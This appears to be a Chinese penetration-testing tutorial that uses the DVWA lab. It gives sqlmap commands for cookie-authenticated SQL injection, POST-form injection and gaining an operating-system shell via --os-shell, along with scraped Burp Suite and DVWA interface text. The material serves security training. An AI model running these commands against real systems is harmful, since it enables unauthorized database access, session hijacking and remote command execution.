


传递参数了:



## 利用sqlmap进行需要登录的注入

- 探测medium级别是否存在注入点：  
`sqlmap.py -u http://192.168.80.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit`
- 没有发现注入点，这是由于DVWA需要先登录然后才能使用。
- 这里需要得到当前会话的cookie，用来在渗透过程中维持连接状态。

I


登录一个网站,会把我的用户名和密码存于cookie里面;通过cookie确认身份;

只要获得admin这个用户名的cookie，再把它给sqlmap，就同样地获得了admin用户的身份;zenme 获得当前用户的身份,用burp suite!

## BurpSuite相关的


### 利用sqlmap进行需要登录的注入


- 利用Burpsuite拦截数据包，获取cookie。
- 在sqlmap中加--cookie参数，继续进行注入。  
`sqlmap.py -u "http://192.168.80.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=medium; PHPSESSID=2f120ee00f32798d11de936832312549"`
- 成功探测到注入点。





先不抓包,像127.X...这样的回环地址的包burpsuite是抓不到的;





admin,password

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

# DVWA Security

## Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium

Submit

## PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for P

You can enable PHPIDS across this site for the duration of your session

PHPIDS is currently **disabled**. [enable PHPIDS](#)

192.168.2.114/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

百度 <Ctrl+K>

火狐官方网站 新手上路 常用网址 JD 京东商城

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1

First name: admin

Surname: admin

Target

Proxy

Spider

Scanner

Intruder

Repeater

Sequencer

Decoder

Comparer

Extender

Project options

User options

Alerts

Intercept

HTTP history

WebSockets history

Options

Forward

Drop

Intercept is on


Action

Raw

Headers

Hex

获取其cookie:



```
D:\python\sqlmap>sqlmap.py -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=medium; PHPSESSID=76c729ce0625f18b19b2d269637db519"
```

利用sqlmap进行post注入

## 利用sqlmap进行post注入

- 方法一 由sqlmap自动判断表单参数

通过--forms参数指定检测对象是一个表单

```
sqlmap.py -u "http://192.168.80.1/login.html" --forms
```

12'50"

## 利用sqlmap进行post注入

- 方法二 利用-r参数加载拦截到的数据包信息

在登录界面随便输入用户名和密码，点击确定之后用Burpsuite拦截数据包。

把数据包的内容保存到文本文件里，比如search-test.txt，并放到sqlmap所在目录



## 利用sqlmap进行post注入

```
sqlmap.py -r "search-test.txt" -p "username"
```

参数-r表示sqlmap可以从一个文本文件中获取HTTP请求，这样就可以跳过设置一些其他参数（比如cookie, POST数据等）。

参数-p表示手工设置想要测试的参数，这里指定测试username参数是否存在注入。

edu.51cto.com

## 利用os-shell参数获得shell

- 网站数据库必须是MSSQL或MySQL，对于ACCESS数据库无效。
- 当前用户必须具有数据库管理员的操作权限。
- 目标站点：DVWA中的SQL Injection

## 利用os-shell参数获得shell

- 检测注入点，并确认当前用户是dba：

```
sqlmap.py -u "http://192.168.80.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=f52ccf8da9c56ed303f532163a3a692e" --is-dba
```

- 获得网站物理路径：

```
dvwa/phpinfo.php
```

- 获得shell：

```
sqlmap.py -u "http://192.168.80.1/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=c2a41628bd0919ae486a1031184c6a96" --os-shell
```

edu.51cto.com

```
D:\python\sqlmap>sqlmap.py -u "http://192.168.80.1/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="security=medium; PHPSESSID=76c729ce0625f18b19b2d269637db519" --os-shell
```

PHP Info

## 利用os-shell参数获得shell

- 网站数据库必须是MSSQL或MySQL，对于ACCESS数据库无效。
- 当前用户必须具有数据库管理员的操作权限。
- 目标站点：DVWA中的low级别SQL Injection